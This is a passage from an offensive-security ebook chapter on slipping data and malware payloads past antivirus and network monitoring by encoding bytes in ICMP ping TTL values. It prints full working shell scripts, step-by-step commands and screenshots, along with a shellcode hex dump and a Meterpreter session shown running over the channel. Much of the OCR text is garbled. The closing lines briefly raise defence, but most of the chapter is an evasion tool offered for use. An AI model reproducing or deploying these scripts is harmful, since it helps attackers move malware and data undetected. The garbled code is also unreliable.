	5/5/2018	3 4:20:11 F	M , Dump:661	, DATA[03] f	rom 192.168.	56.1 final: 103 56.1 final: 115		
	5/5/2018		M , 663 Find M , 663 Find	DATA from 1				
	5/5/2018	3 4:20:14 F	M , Dump:663	, DATA[15] f	rom 192.168.	56.1 final: 115 56.1 final: 113		
Debu	5/5/2018	3 4:20:16 F	M , Dump:665 M , 666 Find	. DATA[05] f	rom 192.168.	56.1 final: 105		
	5/5/2018	3 4:20:18 F	M , 666 Find M , 666 Find	DATA from 1	92.168.56.1		File Edit View Search Terminal Help	
	5/5/2018	3 4:20:19 F	M , 666 Find M , 666 Find	DATA from 1			<pre>net.ipv4.ip_default_ttl = 103 sudo sysctl net.ipv4.ip default ttl=115 ; sleep 1;</pre>	
	5/5/2018		M , 666 Find	DATA from 1			net.ipv4.ip default ttl = 115	
Final	5/5/2018	3 4:20:21 F	M , 666 Find M , 666 Find M , 666 Find	DATA from 1	92.168.56.1	final: 255	<pre>sudo sysctl net.ipv4.ip_default_ttl=255 ; sleep 1;</pre>	
	5/5/2018		M . 666 Find				<pre>net.ipv4.ip_default_ttl = 255</pre>	
	fc e8 82	2 00 00 00				8b 52 14 8b 72 20		
I e	8b 58 1	c 01 d3 81	04 8b 01 d0	89 44 24 24		9 8b 34 8b 01 d6 5a 51 ff e0 5f !	5년6년3년6년266日1月76日(1927)3月2日8日5月177日111555년 6月36日2196 07 66 05	
	0 74 0a	ff 4e 08 7	'5 ec e8 61 Ø	0 00 00 6a 0	0 6a 04 56 5'	58 02 00 11 5c 8 7 68 02 d9 c8 5f	net.ipv4.ip default att = 1130 to 00 00 56 6a 00 68 50 a4 53 e5 6	
eav_nt64	75 c7 c3	3 bb f0 b5	a2 56 6a 00	53 ff d5		40 00 00 6a 00 !	<pre>sudo sysctl net.ipv4.ip_default_ttl=105 ; sleep 1;</pre>	11-01-03-27-05
	Bingo Me	terpreter	session by I	CMPV4 traff1	c ;/		<pre>net.ipv4.ip_default_ttl = 105 net.ipv4.ip_default_ttl = 255</pre>	
2	Σ	🗟 🍳	র্জ 🖂	P	😻 🗶	1 🔤 🧷	Done. ²⁹	🚹 🙀 🎝 4:29 PM
							#0_5 🖉 🗇 🗔	🐨 🔟 🕜 💽 Right Ctrl

Picture 9:

Send DATA as "Text" by "NativePayload_ICMP v2.0" (PART2) step by step :

in this "Part 2" I want to talk about Linux systems only also I want to talk about "NativePayload_ICMP.sh" Script file. I am not Professional Shell Script Programmer but I want to talk about how can do this by Simple Shell Script on Linux Side so I

made one simple Script to Dump DATA or "Text" behind each "TTL".

I made two versions of this Shell script and first in this "Part 2" I want to talk about first version (old version) and I will talk about Second Version via "Part 3" in this article.

Syntax : NativePayload_ICMP.sh "w.x.y.z" NativePayload ICMP.sh 192.168.1.101

NativePayload_ICMP.sh (old version)

#!/bin/sh	
payload="";	
PingRequest=0;	
c=0;	
temp="";	
while (true)	
do	
Time=`date '+	-%d/%m/%Y %H:%M:%S'`
((PingReques	st++)):
((****))****	·· ///
strina=`pina \$	51 -c 1 grep -e ttl= awk {'print \$6'
echo	
string=`echo	\$string cut -d'=' -f2`
ounig ouno.	Forming Former and interesting

```
case $string in
     100)
tput setaf 2;
     echo "[$Time]" "Dumped Byte via TTL : 0"
     if (( $temp != 100 ));
     the
     payload+="0"
     ;
     101)
tput setaf 2;
    echo "[$Time]" "Dumped Byte via TTL : 1"
     if (( $temp != 101 ));
    ther
     payload+="1"
     102)
tput setaf 2;
    echo "[$Time]" "Dumped Byte via TTL : 2"
    if (( $temp != 102 ));
    the
     payload+="2"
    ;;
103)
tput setaf 2;
    echo "[$Time]" "Dumped Byte via TTL : 3"
    if (( $temp != 103 ));
    the
     payload+="3"
     fi
     104)
tput setaf 2;
    echo "[$Time]" "Dumped Byte via TTL : 4"
if (( $temp != 104 )) ;
    ther
     payload+="4"
     fi
     105)
tput setaf 2;
    echo "[$Time]" "Dumped Byte via TTL : 5"
    if (( $temp != 105 ));
     then
     payload+="5"
     fi
     106)
tput setaf 2;
    echo "[$Time]" "Dumped Byte via TTL : 6"
    if (( $temp != 106 ));
    ther
     payload+="6"
     fi
     107)
tput setaf 2;
    echo "[$Time]" "Dumped Byte via TTL : 7"
if (( $temp != 107 )) ;
    then
     payload+="7"
     fi
     108)
tput setaf 2;
    echo "[$Time]" "Dumped Byte via TTL : 8"
    if (( $temp != 108 ));
    then
     payload+="8"
     109)
tput setaf 2;
    echo "[$Time]" "Dumped Byte via TTL : 9"
    if (( $temp != 109 ));
    ther
     payload+="9"
     110)
tput setaf 2;
```

Part 2 (Infil/Exfiltration/Transferring Techniques by C#), Chapter 10 : Transferring Payload via ICMPv4 Traffic by TTL

```
echo "[$Time]" "Dumped Byte via TTL : a"
    if (( $temp != 110 ));
    then
    payload+="a"
    111)
tput setaf 2;
    echo "[$Time]" "Dumped Byte via TTL : b"
    if (( $temp != 111 ));
    ther
    payload+="b"
     fi
    112)
tput setaf 2;
    echo "[$Time]" "Dumped Byte via TTL : c"
    if (( $temp != 112 ));
    ther
    payload+="c"
     fi
     113)
tput setaf 2;
    echo "[$Time]" "Dumped Byte via TTL : d"
    if (( $temp != 113 ));
    the
    payload+="d"
    114)
tput setaf 2;
    echo "[$Time]" "Dumped Byte via TTL : e"
    if (( $temp != 114 ));
    ther
    payload+="e"
    115)
tput setaf 2;
    echo "[$Time]" "Dumped Byte via TTL : f"
    if (( $temp != 115 ));
    the
    payload+="f"
    255)
    tput setaf 1;
    echo "[$Time] ," $c ":Dumped Finish Flag 'ttl 255' "
    ((c++));
    if (( $c == 25 ));
    the
    break
    fi
     esac
    temp=$string;
tput setaf 9;
    echo "Ping Requests:" $PingRequest
    echo "your Payload :" $payload
tput setaf 9;
    final=`echo $payload | xxd -r -p`
    echo "your Data : " $final
sleep 1;
done
```

with this **NativePayload_ICMP.sh** script you need "script.sh" file too so for this section you need Csharp code to create this Script.sh file , by the way with this Shell Script you can have something like "Picture 8" with "NativePaylad_ICMP.exe" plus switch "listen" but in this case you can do this Method on Linux system only . It means you can have something like these steps :

Syntax : NativePayload_ICMP.sh "w.x.y.z" NativePayload_ICMP.sh 192.168.1.101

"w.x.y.z" is TargetIPv4 to Listening , it means your system will send Ping request to This IPv4 "w.z.y.z" for Listen to TTL values from Ping Response. you can use this Script with "Script.sh" file and this file should Created by NativePayload_ICMP.exe

Part 2 (Infil/Exfiltration/Transferring Techniques by C#), Chapter 10 : Transferring Payload via ICMPv4 Traffic by TTL

command via this syntax :

Note: Sleep time in your "script.sh" source should be "2" or "3" always , Recommended : sleep 2;

Syntax : NativePayload_ICMP.exe shtext "your text or string"

after this step you will have "script.sh" file then you can use this on "Client side" . now you can use (NativePayload_ICMP.sh "w.x.y.z") on "Server side" to send Ping Request to "Client Side":

step 0 (windows side) : NativePayload_ICMP.exe shtext "your text or String"
Note: with "step0" you will have new Script File with name "Script.sh" .
step 1 (client side , linux system A) with IPv4 (192.168.56.1) : ./script.sh
step 2 (server side , linux system B) : ./NativePayload_ICMP.sh "192.168.56.1"

Note: "Step 2" should run after "Step 1" immediately after "2 or 3" seconds

Using NativePayload_ICMP.sh and "Pictures", step by step :

in this step you should create your "script.sh" file

step 0 (windows side) : NativePayload_ICMP.exe shtext "your text or String"

61	Command Prompt	_ 0 ×
::\Users\damon\Documents\Visual Studio 2015\P	rojects\NativePayload_ICMP\NativePayload_ICMP\bin\Debug>NativePayload_ICMP.exe shtext "it's all insid	le of me" 🔶
NativePaylaod_ICMPv4 v2.0 , Published by Damo Ising ICMPv4 (ping) to Dump Payloads by TTL r	n Mohammadbagher , 2017-2018 esponse ;)	
[!] File script.sh Created :		
#!/bin/sh		
sudo sysctl net.ipv4.ip_default_ttl=254; sleep 5;		
tlPayload="106109107104102107255107103102100 for pay in `echo \$TtlPayl do	106101106112106112102100106109106114107103106109106104106105102100106115106255106102100106113106105"; oad xxd -p -c 3`	
	ay ¦ xxd -r -p` != 5'']:	
then echo "sudo s	ysctl net.ipv4.ip_default_ttl="\$str "; sleep 2;" net.ipv4.ip_default_ttl=\$str; sleep 2;	
done sudo sysc1 net.ipv4.ip_default_t1=255; slee sudo sysc1 net.ipv4.ip_default_t1=255; slee	y 3; y 3;	
C:\Users\damon\Documents\Uisual Studio 2015\P	rojects\NativePayload_ICMP\NativePayload_ICMP\bin\Debug}_	


Picture 10:

Step 1 and Step 2 with "Pictures 11 , 12 and 13":

as you can see in the "Picture 11" we have one Linux system with IPv4 address "192.168.56.1", in this case I used one system for test, so you can do this via 2 systems but in this time "step1 and step2" both executed on single system as you can see in the Picture "11" also "12 and 13".

it means "script.sh" for "Client side" executed on system "192.168.56.1" also "NativePayload_ICMP.sh" for "server side" executed on system "192.168.56.1". as you can see I used NativePayload_ICMP.exe with switch "listen" for Compare output between these two Code one of them executed on Windows system with this syntax "c:\>NativePayload_ICMP.exe listen 192.168.56.1" and another one executed on linux system with this syntax "./NativePayload_ICMP.sh 192.168.56.1".

Part 2 (Infil/Exfiltration/Transferring Techniques by C#), Chapter 10 : Transferring Payload via ICMPv4 Traffic by TTL





ile Machine View Input Devices Help	File Edit View Search Terminal Help mpt - NativePayload VOPT. Payload et 697427732061
Command Pro	your Data : it's a
<pre>::\Demo>NativePayload_ICMP.exe listen 192.168.56.1 lativePaylaod_ICMPv4 v2.0 , Published by Damon Mohammadbagher , 20 sing ICMPv4 (ping) to Dump Payloads by TTL response ;) !] Listening Mode /9/2018 8:10:11 AM Dumping These Bytes: 974277320 ==> it's 16</pre>	<pre>IP-2018 [09/05/2018 19:41:23] Dumped Byte via TTL : 1 Ping Requests: 29 your Payload : 697427732061 your Data : it's a [09/05/2018 19:41:24] Dumped Byte via TTL : 6 Ping Requests: 30 your Payload : 6974277320616 your Data : it's a</pre>
	<pre>File Edit View Search Terminal Help sudo sysctl net.ipv4.ip_default_ttl=102 ; sleep 2; net.ipv4.ip_default_ttl = 102 sudo sysctl net.ipv4.ip_default_ttl=100 ; sleep 2; net.ipv4.ip_default_ttl = 100</pre>
33 CC	mmand Prompt - netwipV4.ip_default_ttl = 106 ; sleep 2;
ficrosoft Windows [Version 6.2.9200] c) 2012 Microsoft Corporation. All rights reserved. ::\Users\damon>ping 192.168.56.1	<pre>sudo syscl net.ipv4.ip_default_ttl=101 ; sleep 2; net.ipv4.ip_default_ttl = 101 sudo syscl net.ipv4.ip_default_ttl=106 ; sleep 2; net.ipv4.ip_default_ttl = 106</pre>
'inging 192.168.56.1 with 32 bytes of data: keply from 192.168.56.1: bytes=32 time{Ins TIL=189 keply from 192.168.56.1: bytes=32 time{Ins TIL=187 keply from 192.168.56.1: bytes=32 time{Ins TIL=187 keply from 192.168.56.1: bytes=32 time{Ins TIL=184	File Edit View Search Terminal Help
Ping statistics for 192.168.56.1: Packets: Sent = 4, Received = 4, Lost = 0 (0% loss), Opproximate round trip times in milli-seconds: Minimum = 0ms, Maximum = 0ms, Average = 0ms	64 bytes from 192.168.56.1: icmp_seq=20 ttl=102 time=0.053 ms 64 bytes from 192.168.56.1: icmp_seq=21 ttl=102 time=0.049 ms 64 bytes from 192.168.56.1: icmp_seq=22 ttl=100 time=0.049 ms 64 bytes from 192.168.56.1: icmp_seq=23 ttl=100 time=0.029 ms
:\Users\damon>ping 192.168.56.1 -t	64 bytes from 192.168.56.1: icmp_seq=24 ttl=106 time=0.043 ms
Pinging 192.168.56.1 with 32 bytes of data: heply from 192.168.56.1: bytes=32 time=3ms TTL=102 heply from 192.168.56.1: bytes=32 time<1ms TTL=100 heply from 192.168.56.1: bytes=32 time<1ms TTL=100	64 bytes from 192.168.56.1: icmp_seq=25 ttl=106 time=0.050 ms 64 bytes from 192.168.56.1: icmp_seq=26 ttl=101 time=0.041 ms 64 bytes from 192.168.56.1: icmp_seq=27 ttl=101 time=0.052 ms 64 bytes from 192.168.56.1: icmp_seq=28 ttl=106 time=0.051 ms
🚡 🗵 😹 🎝 🛋 🗹 📮 🎙 👅 🕊 🗮 🔳	


Picture 12:

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 10 : Transferring Payload via ICMPv4 Traffic by TTL

File Machine View Input Devices Help	File Edit View Search Terminal Help
Comman Comman	c Prompt 199705/2018 19:43:831 . 22 :Dummed Einish Flag 'ttl 255'
C:\Demo>NativePayload_ICMP.exe listen 192.168.56.1 NativePaylaod_ICMPv4 v2.0 , Published by Damon Mohammadbagher , 2017-2018 Using ICMPv4 (ping) to Dump Payloads by TTL response ;>	Ping Requests: 127 your Payload : 6974277320616c6c20696e73696465206f66206d65000000 your Data : it's all inside of me
[!] Listening Mode	[09/05/2018 19:43:04] , 23 :Dumped Finish Flag 'ttl 255' Ping Requests: 128
5/9/2018 8:10:11 AM Dumping These Bytes: 6974277320 ==> it's	your Payload : 6974277320616c6c20696e73696465206f66206d65000000 your Data : it's all inside of me
616c6c2869 ==> all i 6e73696465 ==> nside 286F652664 ==> of m 6500000000 ==> e	[09/05/2018 19:43:05] , 24 :Dumped Finish Flag 'ttl 255' /Script_ICMP#
5/9/2018 8:13:26 AM Dumping Payloads Done.	
C:\Demo>	File Edit View Search Terminal Help
	<pre>net.ipv4.ip_default_ttl = 100 net.ipv4.ip_default_ttl = 255 net.ipv4.ip_default_ttl = 100 net.ipv4.ip_default_ttl = 255 net.ipv4.ip_default_ttl = 100</pre>
	net ipV4.ip_default_ttl = 255
Reply from 192.168.56.1: bytes=32 time(1ms TTL=100 Reply from 192.168.56.1: bytes=32 time(1ms TTL=100 Reply from 192.168.56.1: bytes=32 time(1ms TTL=255 Reply from 192.168.56.1: bytes=32 time(1ms TTL=255 Reply from 192.168.56.1: bytes=32 time(1ms TTL=255 Reply from 192.168.56.1: bytes=32 time(1ms TTL=100 Reply from 192.168.56.1: bytes=32 time(1ms TTL=255 Reply from 192.168.56.1: bytes=32 time(1ms TTL=255	<pre>net.ipv4.ip_default_ttl = 100 net.ipv4.ip_default_ttl = 255 Done/script.sh: line 35: \$'\r': command not found</pre>
Replý from 192.168.56.1: býtes=32 time<1ms TTL=255 Reply from 192.168.56.1: bytes=32 time<1ms TTL=255	File Edit View Search Terminal Help
Reply from 192.168.56.1: bytes=32 time(ins TIL=255 Reply from 192.168.56.1: bytes=32 time(ins TIL=255 Reply from 192.168.56.1: bytes=32 time(ins TIL=100 Reply from 192.168.56.1: bytes=32 time(ins TIL=100 Reply from 192.168.56.1: bytes=32 time(ins TIL=100 Reply from 192.168.56.1: bytes=32 time(ins TIL=255 Reply from 192.168.56.1: bytes=32 time(ins TIL=100 Reply from 192.168.56.1: bytes=32 time(ins TIL=255 Reply from 192.168.56.1: bytes=32 time(ins TIL=255	64 bytes from 192.168.56.1: icmp_seq=142 ttl=100 time=0.054 ms 64 bytes from 192.168.56.1: icmp_seq=143 ttl=100 time=0.051 ms 64 bytes from 192.168.56.1: icmp_seq=144 ttl=100 time=0.048 ms 64 bytes from 192.168.56.1: icmp_seq=145 ttl=255 time=0.048 ms 64 bytes from 192.168.56.1: icmp_seq=146 ttl=255 time=0.058 ms 64 bytes from 192.168.56.1: icmp_seq=146 ttl=255 time=0.048 ms 64 bytes from 192.168.56.1: icmp_seq=146 ttl=255 time=0.048 ms 64 bytes from 192.168.56.1: icmp_seq=148 ttl=255 time=0.048 ms 64 bytes from 192.168.56.1: icmp_seq=148 ttl=255 time=0.048 ms 64 bytes from 192.168.56.1: icmp_seq=149 ttl=255 time=0.047 ms 64 bytes from 192.168.56.1: icmp_seq=150 ttl=255 time=0.047 ms

Picture 13: All Payload Dumped.

As you can see in the "Pictures 14 and 15", I tested these scripts via two Linux systems with IPv4 192.168.56.1 and 192.168.56.101



Picture 14: ping between ipv4 192.168.56.1 and 192.168.56.101

Part 2 (Infil/Exfiltration/Transferring Techniques by C#), Chapter 10 : Transferring Payload via ICMPv4 Traffic by TTL

ile Machine View Input Devices Help		File Edit View Search Terminal Help
ications Places		File Edit View Search Terminal Help your Data : it's all inside of me 10/05/2018 18:28:34] Dumped Byte via TTL :-0 Ping Requests: 124 your Data : it's all inside of me [10/05/2018 18:28:35] Dumped Byte via TTL:-0 Ping Requests: 124 your Payload : 6974277320616c6c20696e73696465206f66206d65000000 your Data : it's all inside of me [10/05/2018 18:28:37] , 22 :Dumped Finish Flag 'utl 255' Ping Requests: 127 your Payload : 6974277320616c6c20696e73696465206f66206d65000000.ript.sh your Data : it's all inside of me [10/05/2018 18:28:38] , 23 :Dumped Finish Flag 'utl 255'
et.ipv4.ip_default_ttl = 255 et.ipv4.ip_default_ttl = 255 et.ipv4.ip_default_ttl = 255 et.ipv4.ip_default_ttl = 255 et.ipv4.ip_default_ttl = 100 et.ipv4.ip_default_ttl = 255 et.ipv4.ip_default_ttl = 255 et.ipv4.ip_default_ttl = 255 one.		<pre>Ping Requests: 128 your Payload : 6974277320616c6c20696e73696465206f66206d65000000 your Data : it's all inside of me [10/05/2018 18:28:39] 24 :Dumped Finish Flag 'ttl 255' Script_ICMP#</pre>
one. /script.sh: line 35: \$'\r': command not fou oot@kali:~/Desktop#	nd	File Edit View Search Terminat Peep 64 bytes from 192.168.56.101: icmp_seq=136 ttl=100 time=0.456 ms 64 bytes from 192.168.56.101: icmp_seq=137 ttl=100 time=0.277 ms 64 bytes from 192.168.56.101: icmp_seq=138 ttl=255 time=0.290 ms 64 bytes from 192.168.56.101: icmp_seq=140 ttl=255 time=0.331 ms 64 bytes from 192.168.56.101: icmp_seq=141 ttl=255 time=0.331 ms 64 bytes from 192.168.56.101: icmp_seq=141 ttl=255 time=0.331 ms 64 bytes from 192.168.56.101: icmp_seq=143 ttl=100 time=0.264 ms 64 bytes from 192.168.56.101: icmp_seq=143 ttl=100 time=0.350 ms 64 bytes from 192.168.56.101: icmp_seq=145 ttl=255 time=0.344 ms 64 bytes from 192.168.56.101: icmp_seq=145 ttl=255 time=0.243 ms

Picture 15: All Payload Dumped between two system via "128" Ping Request and Response.

Send DATA as "Text" by "NativePayload_ICMP v2.0" (PART3) step by step :

in this "Part 3" I want to talk about Linux systems only also I want to talk about "**NativePayload_ICMP.sh**" (New version v 1.0) Script file. I want to talk about how can do this by Simple Shell Script on Linux Side so I made one simple Script to Dump DATA or "Text" behind each "TTL".

I made two versions of this Shell script and I talked about (old version) in "Part 2" now I want to talk about (New version). In this version , you can have Both Switch "listen" and "shtext" with single script so in this case you do not Need to use NativePayload_ICMP.exe and Windows to do this method , It means you can use this script between two Linux systems without using "C#" Code for create "Script.sh" file .

So your steps will be something like these steps:

Using this Method via two Linux systems (Linux only) "Picture 16"

step1 (Linux system A with IPv4 192.168.1.10) : ./NativePayload_ICMP.sh shtext "your text" step2 (Linux system B with IPv4 192.168.1.13) : ./NativePayload_ICMP.sh listen 192.168.1.10

Using this Method via one Linux system and one Windows system .

step1 (Linux system A with IPv4 192.168.1.10) : ./NativePayload_ICMP.sh shtext "your text" step2 (windows system B with IPv4 192.168.1.13) : ./NativePayload_ICMP.exe listen 192.168.1.10

and you can see this method between two linux systems by "Picture 16" also you see this method between one windows system and one Linux system by "Picture 17".

Bypassing Anti Viruses by C#.NET Programming Part 2 (Infil/Exfiltration/Transferring Techniques by C#), Chapter 10 : Transferring Payload via ICMPv4 Traffic by TTL

File Edit View Sea	earch Terminal Help	
payload="";		
	Script_ICMP# ./NativePayload_ICMP.sh shtext "it's all inside of me it's all inside of you you will see"	
	.sh Download Payload by ICMPv4 Traffic via 'TTL' 'v1.0 , Published by Damon Mohammadbagher 2017-2018	
[!] your payload by	ext: it's all inside of me it's all inside of you you will see ytes: 69,74,27,73,20,61,6c,6c,20,69,6e,73,69,64,65,20,6f,66,20,6d,65,20,69,74,27,73,20,61,6c,6c,20,69,6e,73,65, 69,666,6c,29,73,65,65, Published by Damon Mohammadbagher 2017-2018 ";	6f 66 20 79 6f 75 20 2e 2e 2e
7104102107253107103 6115107105102100107 []] at least you ne []] at least you ne [>] Start Flag , ch net inv4 in default	ad: 1061091071041021072531071031021001061011061121061121021001061091061141071031061091061041061051021001061151062531061 31021001061011061121061121021001061091061141071031061091061041061051021001061151062531061021001071091061151071051021001 7253107106109106112106112102100107103106105106105. eed (127 * 2) Ping Request/Response hange TTL value to '254' with sleep 5) yntax :./NativePayload_ICMP.sh shtext \"your text or string\""; ttl = 254 with inv4 with sleep 5) yntax :./NativePayload_ICMP.sh listen \"w.x.y.z\""; command for change TTL values (Default sleep is 2) w.x.y.z IPv4Address";	
<pre>net.ipv4.ip_default sudo sysctl net.ipv net.ipv4.ip_default sudo sysctl net.ipv net.ipv4.ip_default</pre>	v4.ip_default_ttl=109 ; sleep 2 t_ttl = 109 . v4.ip_default_ttl=107 ; sleep 2 t_ttl = 107 v4.ip_default_ttl=104 ; sleep 2	
	Script_ICMP# ./NativePayload_ICMP.sh listen 127.0.0.1	
	.sh Download Payload by ICMPv4 Traffic via 'TTL' 'vl.0 , Published by Damon Mohammadbagher 2017-2018	
Bing Requests: 1 your Payload : your Data :		
Ping Requests: 2 your Payload : your Data :	<pre>case \$pay in 0) if ["\$mytemp" != \$'0'];</pre>	
Ping Requests: 3		
your Payload : your Data :		

Picture 16: NativePayload_ICMP (New version) , Linux only.

			×
File Machine View Input Devices Help			
	Command Prompt - NativePayload_ICMP.exe listen 192.168.56.1	_ 0 × 7	×
C:\Users\damon\Documents\Visual Studio 2015\Projects\N	lativePayload_ICMP\NativePayload_ICMP\bin\Debug>NativePayload_ICMP.exe	listen 192.168.56.1 -	
NativePaylaod_ICMPv4 v2.0 , Published by Damon Mohamma Using ICMPv4 (ping) to Dump Payloads by TTL response ;	dbagher , 2017-2018		Pr
[!] Listening Mode			유
5/11/2018 5:02:21 AM Dumping These Bytes: 6974277320 ==> it's 616_662085 ==> all i	File Edit View Search Terminal Help		
6e73696465 ==> nside 206f66206d ==> of m	<pre>Script_ICMP# ./NativePayload_ICMP.sh shtext "</pre>	it's all inside of me it's all insid <mark>e of</mark> yo	
652069742? ==> e it' 732061666e_	NativePayload_ICMP.sh Download Payload by ICMPv4 Traffic via 'TTL' NativePayload_ICMP v1.0 , Published by Damon Mohammadbagher 2017-20	18	
	<pre>[!] your payload Text: it's all inside of me it's all inside of you [!] your payload bytes: 69 74 27 73 20 61 6c 6c 20 69 6e 73 69 64 6 20 79 6f 75 20 77 69 6c 6c 20 73 65 65</pre>		
	<pre>[!] your TTL payload: 106109107104102107253107103102100106101106112 7104102107253107103102100106101106112106112102100106109106114107103 6115107105102100107253107106109106112106112102100107103106105106105 [!] at Least you need (127) Times to change TTL value</pre>	106109106104106105102100106115106253 <mark>106</mark> 1021	
	6115107105102100107253107106109106112106112102100107103106105106105		

Picture 17: NativePayload ICMP (New version) , Windows and Linux.

Also you see in the "Picture 18" another example for this shell Script "NativePayload_ICMP.sh" v1.0:

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 10 : Transferring Payload via ICMPv4 Traffic by TTL

File Edit View Search Terminal Help	File Edit View Search Terminal Help			
Ping Requests:244	64 bytes from 127.0.0.1: icmp_seq=228 ttl=106 time=0.(64 bytes from 127.0.0.1: icmp_seq=229 ttl=106 time=0.(64 bytes from 127.0.0.1: icmp_seq=230 ttl=105 time=0.(64 bytes from 127.0.0.1: icmp_seq=231 ttl=105 time=0.(64 bytes from 127.0.0.1: icmp_seq=232 ttl=107 time=0.(64 bytes from 127.0.0.1: icmp_seq=233 ttl=107 time=0.(64 bytes from 127.0.0.1: icmp_seq=234 ttl=103 time=0.(64 bytes from 127.0.0.1: icmp_seq=235 ttl=103 time=0.(64 bytes from 127.0.0.1: icmp_seq=235 ttl=103 time=0.(64 bytes from 127.0.0.1: icmp_seq=235 ttl=103 time=0.(64 bytes from 127.0.0.1: icmp_seq=236 ttl=255 time=0.()			
<pre>Ping Requests: 247 Your Payload : 54726166736655727259566720441154120776974682049434d507634205472616666963207669612054544c2076616c7565730 your Data : Transferring DATA with ICMPyd Traffic via TL yaluest net.ipv4.ip default_ttl="\$string "; slu IX/MEX/AUL 45:21/2011. X : Hommend Finish Rios System 1 net.ipv4.ip default_ttl=\$string; sleep 2; Ping Requests: 248 your Payload : 547261667366557272696672044415412077697468204943d45076342054726166666963207669612054544c2076616c7565730 your Data : Transferring DATA with ICMPyd Traffic via TL values IX/MEX/AUL 45:21/201. Stringer Via Payload : 5472616673665572726956672044415412077697468204943d45076342054726166666963207669612054544c2076616c7565730 your Data : Transferring DATA with ICMPyd Traffic via TL values IX/MEX/AUL 45:21/201. Stringer Payload : 5472616673665572726956672044154412077697468204943d45076342054726166666963207669612054544c2076616c7565730 your Data : Transferring DATA with ICMPyd Traffic via TL values IX/MEX/AUL 45:21/201. Stringer Finish Fing TL values IX/MEX/2018 05:21.231. 14 (Damped Finish Fing TL values) IX/MEX/2018 05:21.231. 14 (Damped Finish Fing TL values) IX/MEX/2018</pre>	64 bytes from 127.0.0.1: icmp_seq=237 ttl=255 time=0.(64 bytes from 127.0.0.1: icmp_seq=238 ttl=100 time=0.(64 bytes from 127.0.0.1: icmp_seq=239 ttl=100 time=0.(64 bytes from 127.0.0.1: icmp_seq=240 ttl=255 time=0.(64 bytes from 127.0.0.1: icmp_seq=241 ttl=255 time=0.(64 bytes from 127.0.0.1: icmp_seq=242 ttl=255 time=0.(64 bytes from 127.0.0.1: icmp_seq=243 ttl=255 time=0.(64 bytes from 127.0.0.1: icmp_seq=244 ttl=255 time=0.(64 bytes from 127.0.0.1: icmp_seq=244 ttl=255 time=0.(64 bytes from 127.0.0.1: icmp_seq=245 ttl=255 ttm=0.(64 bytes from_seq_seq_squtespine).(64 bytes from_seq_seq_squtespine).(64 by			
<pre>//script_ICMP# ./NativePayload_ICMP.sh shtext "Transferring DATA with ICMPv4 Traffic via TTL values"</pre>				
<pre>http://withing.com/international/actional/a</pre>	710210010425310425310410110510425 210610110625310625310625310			
net.ipv4.ip_default_ttl = 105 sudo sysctl_net.ipv4.ip_default_ttl=104 ; sleep 2	sh ≠ Tab Width: 8 ≠ Ln 338, Col 43 ≠ S			
Picture 18: NativePayload ICMP.sh (New version) , Linux only.				

Picture 18: NativePayload_ICMP.sh (New version) , Linux only.

NativePayload_ICMP.cs v2.0 C# Source code : https://github.com/DamonMohammadbagher/NativePayload_ICMP/tree/master/EBOOK

NativePayload_ICMP.sh (old version) Script Source code : https://github.com/DamonMohammadbagher/NativePayload ICMP/tree/master/EBOOK/old version

NativePayload ICMP.sh v1.0 (new version) Script Source code : https://github.com/DamonMohammadbagher/NativePayload_ICMP/tree/master/EBOOK

At a glance:

As you can see in these Chapters/Articles, you can transfer malware payloads without hardcoded payload in file-system or encrypted file-system also you can transfer Malware Payloads without encrypted network traffic by general traffic, like ICMPv4 or ARP and DNS (PTR, A, AAAA Records) and wireless traffic via (BSSID) so who exactly checked these traffics in the network? SOC or Cisco guys, perhaps they have something for detect this or ... i don't know, maybe Linux/Windows Admins? I think no one suspected to these General/Normal traffic in LAN/WAN for Monitoring and nowadays, advanced malware uses these traffic very simply and quietly, so we should think/re-think about defense against these threats.

```
NativePayload_ICMP.sh (new version 1.0)
#I/hin/sh
payload=""
PingRequest=0;
c=1:
temp=""
tput setaf 7;
echo
echo "NativePayload_ICMP.sh Download Payload by ICMPv4 Traffic via 'TTL' ";
echo "NativePayload_ICMP v1.0, Published by Damon Mohammadbagher 2017-2018 ";
tput setaf 9;
if [ "$1" == $'help' ] ;
echo
echo "step0 Client-Side with ipv4 w.x.y.z , syntax :./NativePayload_ICMP.sh shtext \"your text or string\"";
echo "step1 Server-Side with ipv4 w1.x1.y1.z1 syntax :./NativePayload ICMP.sh listen \"w.x.y.z\"";
echo "Note: in step1 you should use Client-side system w.x.y.z IPv4Address";
echo
if [ "$1" == $'shtext' ] ;
         then
#textpayload=`echo $2$'\157' | xxd -p`
textpayload=`echo -n $2 | od -A n -t x1`
ttlpayload="";
mytemp=""
```

```
echo
echo "[!] your payload Text:" $2;
echo "[!] your payload bytes:" $textpayload;
for pay in `echo $textpayload | xxd -c 1`
                         do
            case $pay in
                        0)
                         if [ "$mytemp" != $'0' ] ;
                         then
                         ttlpayload+="100"
                         fi
                         1)
